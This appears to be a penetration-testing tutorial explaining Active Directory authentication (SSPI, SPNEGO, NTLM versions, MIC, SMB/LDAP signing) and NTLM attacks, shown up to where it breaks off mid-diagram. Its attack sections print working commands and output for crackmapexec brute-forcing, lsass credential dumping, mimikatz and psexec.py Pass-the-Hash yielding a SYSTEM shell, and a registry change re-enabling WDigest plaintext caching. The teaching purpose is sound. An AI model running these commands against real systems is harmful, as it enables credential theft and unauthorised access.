🔑 Authentication
To understand many attacks against Active Directory, it is critical to understand how authentication works in Active Directory. Before diving into the technical details, let's start with a brief overview.
Active Directory provides two network authentication protocols: NTLM and Kerberos. Both can be used to authenticate domain users, but Kerberos is the preferred option. However, only NTLM can be used to authenticate local computer users.
Since both can be used, how do a client and server agree on which authentication protocol to use? They use a negotiation mechanism called SPNEGO. With SPNEGO, they can indicate the protocols that are acceptable to them.

SPNEGO negotiation
The protocols negotiated with SPNEGO must be compatible with the GSS-API programming interface, allowing client and server programs to use them transparently.
However, it must also be noted that authentication protocols are not only used for remote logons but also for local logons, as computers need to authenticate domain users against Domain Controllers (usually by requesting a Kerberos ticket). There are different logon types in Windows, which should be considered by a penetration tester, as many of them cache user credentials in the lsass process or store passwords in LSA Secrets.
Let's review these topics.
GSS-API/SSPI
GSS-API (Generic Security Service Application Program Interface) is an application programming interface that defines procedures and types that can be implemented by security packages to provide authentication (not authorization) in a uniform way. It is defined in RFC 2743.
The procedures and types for the C programming language are defined in RFC 2744. Thus, a GSS-API-compatible library implements these methods and types. For example, the MIT Kerberos library can be used by calling GSS-API procedures instead of directly calling Kerberos procedures. Some of the GSS-API procedures are:
gss_acquire_cred: Returns a handle for credentials.gss_init_sec_context: Initiates a security context to be used with a peer.gss_accept_sec_context: Accepts the security context initiated by a peer.
Furthermore, GSS-API helps maintain the integrity and confidentiality of a communication. GSS-API includes procedures to calculate/verify a MIC (Message Integrity Code) for a message, as well as to encrypt/decrypt the content. The related procedures are:
gss_get_mic: Calculate the MIC (Message Integrity Code) for a message.gss_verify_mic: Check the MIC to verify message integrity.gss_wrap: Attach MIC to a message and optionally encrypt the message content.gss_unwrap: Verify the MIC and decrypt the message content.
This way, a user application can use different security libraries simply by calling the GSS-API procedures, without changing the code for each library. For example, a program could use both Kerberos and NTLM authentication through GSS-API.
                 .---------------------------.
                 |   Kerberos Library        |
                 .---            .----       |
           .---> | GSS-API  ---> | Kerberos  |
           |     '---            '----       |
           |     |                           |
 .---------. |     '---------------------------'
 |  user   |---|
 | program | |     .---------------------------.
 '---------' |     |       NTLM  Library       |
             |     .---            .----       |
             '---> | GSS-API  ---> | NTLM      |
                   '---            '----       |
                   |                           |
                   '---------------------------'
A program that can use Kerberos or NTLM authentication
Many different services in Windows use GSS-API to provide authentication through Kerberos or NTLM. However, Kerberos is not available in workgroups, only in Active Directory, as it is a centralized authentication protocol.
Windows uses SSPI (Security Support Provider Interface), a Microsoft proprietary variant of GSS-API with some extensions. In fact, many SSPI functions are equivalent to GSS-API functions, as shown below:
| SSPI | GSS-API |
|---|---|
| AcquireCredentialsHandle | gss_acquire_cred |
| InitializeSecurityContext | gss_init_sec_context |
| AcceptSecurityContext | gss_accept_sec_context |
SSPI and GSS-API function equivalencies
Windows SSPs
In Windows, there are different SSPs (Security Support Providers), in the form of DLLs, that implement the SSPI and can be used by different applications. Some of these SSPs are:
Kerberos SSP
The Kerberos SSP (kerberos.dll) manages Kerberos authentication. It is also responsible for caching Kerberos tickets and keys.
NTLM SSP
The NTLMSSP (msv1_0.dll) manages NTLM authentication. It is responsible for caching NT hashes that can be extracted by Mimikatz from the lsass process.
Negotiate SSP
The Negotiate SSP (secur32.dll) is an intermediary SSP that manages the SPNEGO negotiation and delegates authentication to the Kerberos SSP or NTLM SSP based on the negotiation result.
                                         Kerberos
                                     .-------------------------.
                                     |      kerberos.dll       |
                                     |-------------------------|
                                     .---           .----      |
                   Negotiate       .---> | GSS-API ---> | Kerberos |
                 .-------------.   |     '---           '----      |
                 | secur32.dll |   |     |                         |
                 |-------------|   |     '-------------------------'
 .---------.     .---          |   |
 |  user   |---->| GSS-API ----|>--|
 | program |     '---          |   |         NTLM
 '---------'     |             |   |     .-------------------------.
             |             |   |     |       msv1_0.dll        |
             '-------------'   |     |-------------------------|
                                   |     .---           .----      |
                                   '---> | GSS-API ---> | NTLM     |
                                         '---           '----      |
                                         |                         |
                                         '-------------------------'
A program that uses Negotiate (SPNEGO)
Digest SSP
The Digest SSP (wdigest.dll) implements the Digest Access protocol, used for HTTP. This is the SSP that cached plaintext passwords in older operating systems, which could be retrieved by Mimikatz.
Even though password caching is disabled by default since Windows Server 2008 R2, it is still possible to enable it by setting the HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential registry entry to 1 or by patching the Digest SSP directly in memory.
Secure Channel SSP
The Secure Channel SSP (schannel.dll) provides encrypted communications. It is used to add an SSL/TLS layer to HTTP communications.
Cred SSP
The CredSSP (credssp.dll) creates a TLS channel, authenticates the client through the Negotiate SSP, and finally allows the client to send the user's full credentials to the server. It is used by RDP.
Custom SSPs
Moreover, third parties can add their own custom SSP to the registry key HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages. An SSP can also be an AP (Authentication Package), which is used by logon applications. In fact, registering an SSP/AP is a technique used by Mimikatz to steal passwords.
SPNEGO
SPNEGO (Simple and Protected GSS-API Negotiation) is a mechanism that allows client-server applications to negotiate the underlying security protocol used by the application, which must be GSS-API compatible. This way, both the client (also known as the initiator in RFC 4178) and the server (known as the acceptor) can establish the same GSS context (by calling GSS_Init_sec_context).
The SPNEGO process is as follows:
- The client (initiator) calls
GSS_Init_sec_contextand indicates that SPNEGO will be used. It then returns a list of acceptable security mechanisms (mechTypes) and optionally an initial token for the preferred mechanism (mechToken). This information is sent to the server (acceptor) in theNegTokenInitmessage.

SPNEGO NegTokenInit with a Kerberos initial token
-
The server application passes the initial token and the list of security mechanisms to
GSS_Accept_sec_context. It then returns one of the following results, sent in aNegTokenRespmessage (NegTokenRespis the same asNegTokenTargas shown in Wireshark): -
None of the security mechanisms are accepted. The server rejects the negotiation.
- If the selected security mechanism is the client's preferred one, the received token is used. A negotiation token with an
accept-completestate is created. - A mechanism other than the preferred one is selected, so a negotiation token with an
accept-incompleteorrequest-micstate is created.

SPNEGO NegTokenResp with an accept-complete response
- If the negotiation is returned to the client, it passes the token to
GSS_Init_sec_contextand analyzes it. The negotiation continues until both the client and server agree on a security mechanism and its options.
                            Client              Server
                               |                 |
 GSS_Init_sec_context(SPNEGO=True) <--- |                 |
                               ---> |   NegTokenInit  |
                        1) Kerberos | --------------> |
                           (Token)  |    Security?    |
                        2) NTLM     |    1) Kerberos  |
                                    |       (Token)   |
                                    |    2) NTLM      | Kerberos (Token)
                                    |                 | ---> GSS_Accept_sec_context()
                                    |   NegTokenResp  | <---
                                    | <-------------- | (Token)
                                    |     (Token)     | accept-complete
                              Token | accept-complete |
    GSS_Init_sec_context() <--- |                 |
                                    |                 |
                                    |                 |
SPNEGO negotiation
Windows uses SPNEGO through the Negotiate SSP. This allows services like SMB to use either Kerberos or NTLM authentication. Kerberos is primarily used to authenticate domain users, while NTLM allows authenticating local computer users. Usually, there is a third option called NEGOEX, which allows for expanding the SPNEGO options, but I have never seen this option being used.
Actually, Windows uses an extension for SPNEGO, SPNG. This extension includes improvements to SPNEGO, such as a new message called NegTokenInit2 that allows the server to initiate the SPNEGO negotiation.

SPNEGO negotiation
NTLM
NTLM Basics
NTLM (NT LAN Manager) is an authentication protocol that Windows services can use to verify the identity of a client. NTLM is implemented in the NTLM SSP and, in addition to authentication, also allows protecting the communication by signing and/or encrypting messages.
Before discussing NTLM, there are some concepts that are important not to confuse:
- NTLM: The network protocol used to authenticate users on remote machines. It is also known as Net-NTLM.
- NTLMv1: Version 1 of NTLM. It is also known as Net-NTLMv1.
- NTLMv2: Version 2 of NTLM, which differs from NTLMv1 in the way the session key and NTLM hash are calculated. It is also known as Net-NTLMv2.
- NTLM2: NTLMv1 with enhanced security, but still weaker than NTLMv2.
- NTLM hash/response: The response to the server's challenge, calculated from the NT hash. It is also known as the Net-NTLM hash or NTLM response.
- NTLMv1 hash: The NTLM hash created by NTLMv1.
- NTLMv2 hash: The NTLM hash created by NTLMv2.
- NT hash: A hash derived from the user's password, used as the secret for NTLM authentication. It is often called the NTLM hash, but this name is not correct, as the NTLM hash refers to the hash produced by the NTLM protocol (i.e., the Net-NTLM hash).
- LM hash: The older LAN Manager hash derived from the user's password. It is obsolete and not widely used. Very easy to crack.
- LM Response: The LM response to the server's challenge, calculated using the LM hash. It can be used in conjunction with the NTLM response. This response is obsolete.
- LMv1: Version 1 of the LM Response.
- LMv2: Version 2 of the LM Response.
The first thing to know is that NTLM is not a standalone protocol that generates network traffic; it must be embedded within an application protocol, such as SMB, LDAP, or HTTP.
Furthermore, NTLM can be used in both Active Directory and Workgroup networks. In Active Directory, Kerberos is the preferred authentication protocol for domain users, but NTLM can also be used. However, local computer users can only be authenticated remotely with NTLM. Therefore, even though it is possible to disable NTLM in a domain, it is still present in most networks today.
NTLM authentication consists of 3 messages/phases: NEGOTIATE, CHALLENGE, and AUTHENTICATE.
client               server
  |                    |
  |                    |
  |     NEGOTIATE      |
  | -----------------> |
  |                    |
  |     CHALLENGE      |
  | <----------------- |
  |                    |
  |    AUTHENTICATE    |
  | -----------------> |
  |                    |
  |    application     |
  |      messages      |
  | -----------------> |
  | <----------------- |
  | -----------------> |
  |                    |
NTLM authentication
- First, the client, after initiating the security context by calling
InitializeSecurityContextof the NTLM SSP, sends a NEGOTIATE message to the server. It indicates security options, such as the NTLM version to use.

NTLM negotiate message
- The server generates a challenge by calling
AcceptSecurityContextof the NTLM SSP and sends it to the client within a CHALLENGE message. It also confirms the negotiated options and sends information about its computer name, version, and domain name.

NTLM challenge message
- The client receives the challenge and passes it to
InitializeSecurityContextto calculate a response using the client key (NT hash). If required, it also creates a session key and encrypts it with a key derived from the NT hash, known as the session base key. The client sends the response and session key back to the server. It also sends different attributes known asav_pairs, such as information about its computer name, version, domain name, and the negotiate flags. Moreover, the message includes a MIC (Message Integrity Code) to prevent tampering.
NTLM authenticate message
- Finally, the server verifies that the challenge response is correct (
AcceptSecurityContext), and a security session/context is established. Subsequent messages will be encrypted/signed with the session key.
Authentication completed
                     client               server
                       |                    |
 AcquireCredentialsHandle  |                    |
           |               |                    |
           v               |                    |
 InitializeSecurityContext |                    |
           |               |     NEGOTIATE      |
           '-------------> | -----------------> | ----------.
                           |     - flags        |           |
                           |                    |           v
                           |                    | AcceptSecurityContext
                           |                    |           |
                           |                    |       challenge
                           |     CHALLENGE      |           |
           .-------------- | <----------------- | <---------'
           |               |   - flags          |
       challenge           |   - challenge      |
           |               |   - server info    |
           v               |                    |
 InitializeSecurityContext |                    |
     |       |           |                    |
  session  response      |                    |
   key      |           |    AUTHENTICATE    |
    '-------'---------> | -----------------> | ------.--------.
                           |   - response       |       |        |
                           |   - session key    |       |        |
                           |     (encrypted)    |   response  session
                           |   - attributes     |       |       key
                           |     + client info  |       |        |
                           |     + flags        |       v        v
                           |   - MIC            | AcceptSecurityContext
                           |                    |           |
                           |                    |           v
                           |                    |           OK
                           |                    |
The NTLM authentication process is handled by the NTLM SSP, independently of the application protocol that uses it. Also, it should be noted that to prove its identity, the client must have a key. The key used in NTLM authentication is the NT hash of the user acting as the client (the LM hash is also used in NTLMv1).
Nevertheless, in NTLM, the NT hash is not transmitted over the network; it is only used to calculate the NTLM response to the server's challenge and the session key. The NTLM response is also known as the NTLM hash (also called Net-NTLM hash). The calculation of the NTLM hash depends on the version of the NTLM protocol.
When NTLM is used, credentials are not transmitted over the network, so they are not cached on the target machine. Therefore, they cannot be retrieved with Mimikatz.
Currently, there are 2 versions of the NTLM protocol: NTLMv1 and NTLMv2. The version to be used is not negotiated in the transmission but must be configured properly on both the client and server.
However, other security parameters are negotiated in the NTLM messages, such as:
- Session signing. Useful to prevent NTLM Relay attacks.
- Session sealing\encryption. Not commonly used.
- Generate LM response. If an LM response is not required, the server will not process it.
- Use of NTLMv2 or NTLMv1 session security. Session security is not the authentication version but an extension to improve the security of NTLMv1 authentication.
Let's see the differences between NTLMv1 and NTLMv2.
NTLMv1
In NTLMv1, the NTLM response (NTLMv1 hash) to the server's challenge is calculated by using the NT hash to encrypt the server's challenge with the DES algorithm. The session key is also encrypted directly with the NT hash.
NTLMv1 can be used with NTLMv2 Session Security, which is not NTLMv2 but an extension to enhance the security of NTLMv1.
                Server                  Client
               challenge               challenge
                   |           (if NTLMv2 Session Security)
                   |                       |
                   '-----------.-----------'
                               |
                               v
         .---> LM hash -->
Password ----|                   NTLMv1
             '---> NT hash -->
                                   v
                                   |
                   .---------------|----------------.
                   |               |                |
                   v               v                v
             NTv1 Response   LMv1 Response    Session Base Key
             (NTLMv1 Hash)   (LMv1 Hash)
NTLMv1 Authentication
NTLMv2
However, NTLMv2 takes more data into account to protect the integrity of the AUTHENTICATE message and, therefore, the integrity of the entire session. To calculate the response (NTLM hash), NTLMv2 takes into account:
-
The server challenge
-
A randomly generated client challenge
-
The current timestamp
-
The
AvPairsfield, which contains information like the server domain/hostname or if the MIC is included in the message (MsvAvFlags). (In the documentation,AvPairsis documented as the confusingServerNamefield)
                                                        .---
                                                        | - Domain
     Server       Client      Timestamp    AvPairs <  - Dns
    challenge    challenge        |           |     | - IsMicPresent?
        |            |            |           |     | - Etc...
        |            |            |           |     '---
        '------------'-----.------'-----------'
                           |
                           v
Password ---> NT hash ----> NTLMv2
                           |
                           |
               .---------------|----------------.
               |               |                |
               v               v                v
         NTv2 Response   LMv2 Response    Session Base Key
         (NTLMv2 Hash)   (LMv2 Hash)
NTLMv2 Authentication
NTLMv2 concatenates all this data and applies an HMAC to calculate the NTLM response, known as the NTLMv2 hash. Furthermore, this data is also used to calculate the session key.
MIC
Additionally, to protect the integrity of the entire NTLM negotiation, the AUTHENTICATE message includes a MIC. The MIC is calculated by applying an HMAC over all the messages of the NTLM process with the session key.
       NEGOTIATE        CHALLENGE        AUTHENTICATE
           |                |                 |
           '----------------'-----------------'
                            |
                            v

 Exported Session Key ---->  HMAC-MD5

                                |
                                v
                               MIC
MIC calculation
Hence, the integrity of the 3 messages is preserved. And, if an attacker removes the MIC, the authentication will fail, since the NTLMv2 response protects the flag indicating that the MIC is present. Nevertheless, in the past, the MIC was the target of various investigations that discovered the Drop the MIC and Drop the MIC 2 vulnerabilities.
It must be noted that NTLMv1 does not take the NTLM flags into account to create the response. Therefore, when using NTLMv1, an attacker performing an NTLM Relay attack can simply remove the MIC (and adjust the flags shown in Drop the MIC) from the AUTHENTICATE message to tamper with the data and, for instance, disable the signing of application messages.
NTLM in Active Directory
NTLM can be used in both Workgroups and Active Directory. In the latter case, it allows authenticating domain accounts on machines across the network. However, the NT hash is stored in the Active Directory database, located on the Domain Controllers.
Therefore, to verify the AUTHENTICATE message for a domain account, the target machine sends a Netlogon (NetrLogonSamLogonWithFlags) request to the DC asking it to verify the client's response to the challenge. The DC verifies this response and returns the necessary information to the machine, such as the session key and user privileges, to continue with the application session.
client            server                          DC
  |                 |                              |
  |                 |                              |
  |    NEGOTIATE    |                              |
  | --------------> |                              |
  |                 |                              |
  |    CHALLENGE    |                              |
  | <-------------- |                              |
  |                 |                              |
  |   AUTHENTICATE  |  NetrLogonSamLogonWithFlags  |
  | --------------> | ---------------------------> |
  |                 |                              |
  |                 |        ValidationInfo        |
  |                 | <--------------------------- |
  |                 |                              |
  |   application   |                              |
  |    messages     |                              |
  | --------------> |                              |
  |                 |                              |
  | <-------------- |                              |
  |                 |                              |
  | --------------> |                              |
  |                 |                              |
NTLM process with domain accounts
Moreover, NTLM can also be used for machines in different domains. If the account used is from a different domain than the server's, it must ask the DC to verify the AUTHENTICATE message, and the DC, in turn, must send the AUTHENTICATE message to the DC of the user account's domain (by using a trust) to verify it.
client            server                          DC                      DC
(it.foo.com)     (foo.com)                      (foo.com)         (it.foo.com)
  |                 |                              |                       |
  |                 |                              |                       |
  |    NEGOTIATE    |                              |                       |
  | --------------> |                              |                       |
  |                 |                              |                       |
  |    CHALLENGE    |                              |                       |
  | <-------------- |                              |                       |
  |                 |                              |                       |
  |   AUTHENTICATE  |  NetrLogonSamLogonWithFlags  |  NetrLogonSamLogonEx  |
  | --------------> | ---------------------------> | --------------------> |
  |                 |                              |                       |
  |                 |      ValidationInfo          |    ValidationInfo     |
  |                 | <--------------------------- | <-------------------- |
  |                 |                              |                       |
  |   application   |                              |                       |
  |    messages     |                              |                       |
  | --------------> |                              |                       |
  |                 |                              |                       |
  | <-------------- |                              |                       |
  |                 |                              |                       |
  | --------------> |                              |                       |
  |                 |                              |                       |
Inter-domain NTLM process
This way, NTLM can be used in an Active Directory, even though Kerberos is typically used instead as it is the default option in this environment.
A trick to force NTLM authentication instead of Kerberos (in Windows built-in utilities) is to connect to the target machine by specifying its IP address instead of its hostname, since Kerberos requires the hostname to identify the machine's services.
For example, the command dir \\dc01\C$ will use Kerberos to authenticate against the remote share, while dir \\192.168.100.2\C$ will use NTLM.
NTLM Attacks
Now that we know how NTLM works, let's discuss how it can be used in a penetration test.
NTLM Recon
NTLM can be useful for reconnaissance, as if the NTLMSSP_NEGOTIATE_TARGET_INFO flag is sent in the NEGOTIATE message, the server will return the TargetInfo field populated with AvPairs in the CHALLENGE message. These contain several pieces of information related to the server, such as its hostname and domain name.

Server information in an NTLM CHALLENGE message
This information can be useful for identifying the machine when you only know its IP and an NTLM-friendly service like SMB or HTTP is available on the server. This can be used to perform reverse name resolution in networks.
$ ntlm-info smb 192.168.100.0/24

Target: 192.168.100.7
NbComputer: WS02-7
NbDomain: ETHERDRAKE
DnsComputer: ws02-7.etherdrake.local
DnsDomain: etherdrake.local
Version: 6.1.7601
OS: Windows 7 | Windows Server 2008 R2

Target: 192.168.100.10
NbComputer: WS01-10
NbDomain: ETHERDRAKE
DnsComputer: ws01-10.etherdrake.local
DnsDomain: etherdrake.local
DnsTree: etherdrake.local
Version: 10.0.19041
OS: Windows 10 | Windows Server 2019 | Windows Server 2016
SMB scan
It can be used in an internal network, but also from the internet, as some HTTP servers support NTLM, such as Outlook Web App.
In the case of the internet, this could reveal the name of an organization's internal domain, which can be useful for searching for keys or password leaks on GitHub or for use in brute-forcing attacks on VPN gateway panels.
To retrieve NTLM information, you can use tools like NTLMRecon (which can perform HTTP path brute-forcing) or ntlm-info (supports HTTP and SMB). You can also identify web endpoints that support NTLM with this wordlist.
NTLM Brute-force
Since NTLM is an authentication protocol, it can be used to test user credentials or to launch a brute-forcing attack using any application protocol that supports it. Usually, SMB is used since it is available on Windows machines, but others like MSSQL or HTTP could also be used.
A brute-force attack with NTLM can be launched with tools like hydra, nmap, cme, or Invoke-Bruteforce.ps1.
$ cme smb 192.168.100.10 -u user -p passwords.txt
SMB         192.168.100.10  445    WS01-10          [*] Windows 10.0 Build 19041 x64 (name:WS01-10) (domain:etherdrake.local) (signing:False) (SMBv1:False)
SMB         192.168.100.10  445    WS01-10          [-] etherdrake.local\user:1234 STATUS_LOGON_FAILURE
SMB         192.168.100.10  445    WS01-10          [-] etherdrake.local\user:Vader! STATUS_LOGON_FAILURE
SMB         192.168.100.10  445    WS01-10          [+] etherdrake.local\user:Vader1234! (Pwn3d!)
Example of an NTLM brute-force attack using cme
Nevertheless, you should be careful, as testing too many passwords for a single account can lock it out. In this case, the SMB response to the AUTHENTICATE message will contain the code STATUS_ACCOUNT_LOCKED_OUT.
Moreover, launching brute-force attacks generates a lot of network traffic, especially for Active Directory accounts, as the target machine needs to verify the credentials against the DC.
Also, brute-force attacks on domain accounts can be detected by Windows ATA, as this solution examines all traffic going to the DCs.
Pass the Hash
Another famous technique that uses the NTLM protocol is Pass-the-Hash (PtH). As you may have noticed, NTLM calculates the NTLM hash and session key based on the NT hash of the client/user. Therefore, if an attacker knows the client's NT hash, they can use this hash to impersonate the client in an NTLM authentication, even if the plain password is unknown.
This attack is highly relevant today, as Microsoft has included many protections that prevent tools like Mimikatz from retrieving clear-text passwords from the lsass process. However, it is still possible to extract the NT hashes for user accounts, except in cases where Credential Guard is enabled (but this can also be bypassed).
To extract NT hashes from lsass, you can use the mimikatz sekurlsa::logonpasswords command. Alternatively, you can dump the lsass process with tools like procdump, sqldumper, or others, and copy the dump to your local machine to read it with Mimikatz, pypykatz, or read the dump remotely with lsassy.
Furthermore, NT hashes can also be extracted from the local SAM database or the NTDS.dit database in Domain Controllers.
On Windows machines, you may need to inject the NT hash into a process with Mimikatz to use it to authenticate against remote machines with built-in tools or IT tools like PsExec. Additionally, there are special tools like the Invoke-TheHash suite that allow passing the NT hash as a parameter.
PS C:\Users\User\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## \ / ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::pth /user:Administrator /domain:etherdrake.local /ntlm:b73fdfe10e87b4ca5c0d957f81de6863
user    : Administrator
domain  : etherdrake.local
program : cmd.exe
impers. : no
NTLM    : b73fdfe10e87b4ca5c0d957f81de6863
  |  PID  1080
  |  TID  2664
  |  LSA Process is now R/W
  |  LUID 0 ; 2124820 (00000000:00206c14)
  \_ msv1_0   - data copy @ 000001E6F01AE490 : OK !
  \_ kerberos - data copy @ 000001E6EF86CCD8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001E6F01D7E38 (32) -> null
Pass-the-Hash with Mimikatz
Note that when an NT hash (or Kerberos ticket) of another user is injected, this will only allow you to impersonate the other user in remote connections, not on the local computer.
On the other hand, to perform a Pass-the-Hash from a Linux machine, you can use the impacket suite, whose scripts accept the NT hash directly as a parameter.
$ psexec.py etherdrake.local/User@192.168.100.10 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file WFKqIQpM.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service AoRl on 192.168.100.10.....
[*] Starting service AoRl.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>whoami
nt authority\system
Pass-the-Hash with psexec.py from Impacket
NTLM Relay
Let's now talk about one of the most famous attacks involving NTLM: the NTLM Relay attack.
For more information on NTLM relay attacks, please check the NTLM Relay post, which includes a great NTLM Relay matrix.
The NTLM Relay attack consists of an attacker performing a Man-in-The-Middle attack and taking advantage of their intermediary position to redirect the NTLM authentication to a server of their interest to get an authenticated session.
client                 attacker               server
  |                       |                     |
  |                       |                -----|--.
  |     NEGOTIATE         |     NEGOTIATE       |  |
  | --------------------> | ------------------> |  |
  |                       |                     |  |
  |     CHALLENGE         |     CHALLENGE       |  |> NTLM Relay
  | <-------------------- | <------------------ |  |
  |                       |                     |  |
  |     AUTHENTICATE      |     AUTHENTICATE    |  |
  | --------------------> | ------------------> |  |
  |                       |                -----|--'
  |                       |    application      |
  |                       |     messages        |
  |                       | ------------------> |
  |                       |                     |
  |                       | <------------------ |
  |                       |                     |
  |                       | ------------------> |
  |                       |                     |
NTLM relay attack
The flaw in the NTLM relay attack is that, even if the attacker is authenticated, they do not know the session key, which is encrypted in the transmission and is needed to sign and/or encrypt (seal) messages. Therefore, if signing is negotiated between the client and server, the attacker will not be able to generate valid signatures for the application messages, thus becoming unable to communicate with the server, and the attack fails.
However, even if the client and server want to negotiate signing, the attacker could tamper with the messages to unset this flag. To prevent this, as we have seen, the AUTHENTICATE message includes a MIC, which is a signature that takes into account all the NTLM messages. Finally, if the server checks the MIC and it does not correspond with the signature of the original messages, it aborts the connection.
Nevertheless, since it is an optional field, an attacker could also remove the MIC and change the flags (in the AvPairs) to specify that the MIC is not present (they cannot modify the MIC since it is calculated with the session key).
Hence, to protect the MIC, NTLMv2 uses the value of the AvPairs (including the MIC flag) included in the AUTHENTICATE message to calculate the challenge response. If the attacker modifies the flag indicating the presence of the MIC in the AvPairs, the challenge response check will fail on the target server, and the session will be terminated. It should be noted that NTLMv1 does not protect the MIC, so it is vulnerable to message tampering.
As a curiosity, before CVE-2015-005, in the case of using NTLM with domain accounts, an attacker could use the Netlogon call (
NetrLogonSamLogonWithFlags) to ask the DC to verify the AUTHENTICATE message and return the session key, allowing the attacker to bypass the signing restriction.
Nevertheless, this is not the end of the story. NTLM allows negotiating signing by using the NTLM flag NTLMSSP_NEGOTIATE_SIGN. This can be set by both client and server. However, both setting this flag does not guarantee that signing will be used. It depends on the application protocol. Also, it is common for there to be 3 signing states: Not Supported, Supported, Required.
For example, in the case of SMB, it includes its own sign flags (SecurityMode) that determine if signing is supported/required or not. Therefore, in SMB communications, the NTLM flag NTLMSSP_NEGOTIATE_SIGN is set to indicate that signing is supported, but it is necessary to check the SMB flags to determine if the communication will be signed. Moreover, this behavior differs based on the SMB version. Here I will provide you with a copy of the SMB signing matrices.
In the case of SMB1, there are 3 signing states: Disabled, Enabled, and Required.
| client\server | Required | Enabled | Disabled |
|---|---|---|---|
| Required | Signed | Signed | Signed |
| Enabled | Signed (Default DCs) | Signed | Not Signed (Default) |
| Disabled | Signed | Not Signed | Not Signed |
SMB1 signing matrix
However, in the case of SMB2, signing is always enabled, but there are 2 states: Required and Not Required.
| client\server | Required | Not Required |
|---|---|---|
| Required | Signed | Signed |
| Not Required | Signed (Default DCs) | Not Signed (Default) |
SMB2 signing matrix
As you can see, in both SMB1 and SMB2, by default the client has signing Enabled (but not required), so the NTLM flag NTLMSSP_NEGOTIATE_SIGN is set. However, the servers only have the NTLMSSP_NEGOTIATE_SIGN flag set in SMB2, with the exception of DCs that always require SMB signing. This must be taken into account when performing cross-protocol NTLM relay attacks.
Another common protocol that uses NTLM is LDAP, which also has three levels of signing: Required, Enabled, and Disabled. However, unlike SMB, the LDAP protocol does not have signing flags, so the negotiation is based on the NTLMSSP_NEGOTIATE_SIGN flag of NTLM, which is set when LDAP is at least supported/enabled. The following matrix identifies the cases:
| client\server | Required | Enabled | Disabled |
|---|---|---|---|
| Required | Signed | Signed | Not Supported |
| Enabled | Signed | Signed (Default) | Not Signed |
| Disabled | Not Supported | Not Signed | Not Signed |
LDAP signing matrix
It is possible to modify the LDAP signing configuration for both client and server by applying GPOs.
As you can see, when both the client and server have signing enabled (meaning it is supported), the communication is signed. Besides, it must be noted that DCs do not enforce LDAP signing by default, so a client can establish an unsigned session with a DC.
This should be enough information to deduce that a cross-protocol relay attack can be performed from LDAP to SMB2 (in the default case), but not from SMB2 to LDAP.
client <-----SMB2----> attacker <----LDAP-----> server
  |                       |                     |
  |                       |                -----|--.
  |   NEGOTIATE SIGN=1    |  NEGOTIATE SIGN=1   |  |
  | --------------------> | ------------------> |  |
  |                       |                     |  |
  |   CHALLENGE SIGN=1    |  CHALLENGE SIGN=1   |  |> NTLM Relay
  | <-------------------- | <------------------ |  |
  |                       |                     |  |
  |  AUTHENTICATE SIGN=1  | AUTHENTICATE SIGN=1 |  |
  | --------------------> | ------------------> | -|---> MIC OK!!
  |                       |                -----|--'
  |                       |         ||          |
  |                       |         vv          |
  |                       |    client SIGN = 1  |
  |                       |    server SIGN = 1  |
  |                       |         ||          |
  |                       |         vv          |
  |                       |   Signing required  |
  |                       |    Attack failed    |
  |                       |                     |
Cross-protocol NTLM Relay from SMB2 to LDAP (default case).
As we saw earlier, SMB2 always sets NTLMSSP_NEGOTIATE_SIGN. Therefore, if we relay these NTLM messages to an LDAP server that supports signing, signing will be negotiated, and the attack fails. Remember that NTLM messages cannot be tampered with since the MIC protects them (in NTLMv2).
In the opposite case, an attacker can negotiate with the SMB2 server that signing is not required by using the SMB headers and relay the LDAP NTLM messages, which by default sets the NTLMSSP_NEGOTIATE_SIGN flag. Once the NTLM negotiation is finished, since signing is not used in SMB if it is not required, the session will not require signing, so the attack succeeds. However, this attack is not possible against DCs since they require signing by default.
client <-----LDAP----> attacker <------SMB2------> server (Non DC)
  |                       |
  |     LDAP request      |                          |
  | --------------------> |                          |
  |                       |                          |
  |     LDAP response     |                          |
  | <-------------------- |                          |
  |                       |                          |
  |                       |  SMB2 NEGOTIATE REQUEST  |
  |                       | -----------------------> |
  |                       |  SMB SIGN_REQUIRED = 0   |
  |                       |                          |
  |                       |                          |
  |                       |  SMB2 NEGOTIATE RESPONSE |
  |                       | <----------------------- |
  |                       |  SMB SIGN_REQUIRED = 0   |
  |                       |                          |
  |                       |                     -----|--.
  |   NEGOTIATE SIGN=1    |     NEGOTIATE SIGN=1     |  |
  | --------------------> | -----------------------> |  |
  |                       |                          |  |
  |                       |                          |  |
  |   CHALLENGE SIGN=1    |     CHALLENGE SIGN=1     |  |> NTLM Relay
  | <-------------------- | <----------------------- |  |
  |                       |                          |  |
  |                       |                          |  |
  |  AUTHENTICATE SIGN=1  |   AUTHENTICATE SIGN=1    |  |
  | --------------------> | -----------------------> | -|---> MIC OK!!
  |                       |                     -----|--'
  |                       |         ||               |
  |                       |         vv               |
  |                       | client SIGN_REQUIRED = 0 |
  |                       | server SIGN_REQUIRED = 0 |
  |                       |         ||               |
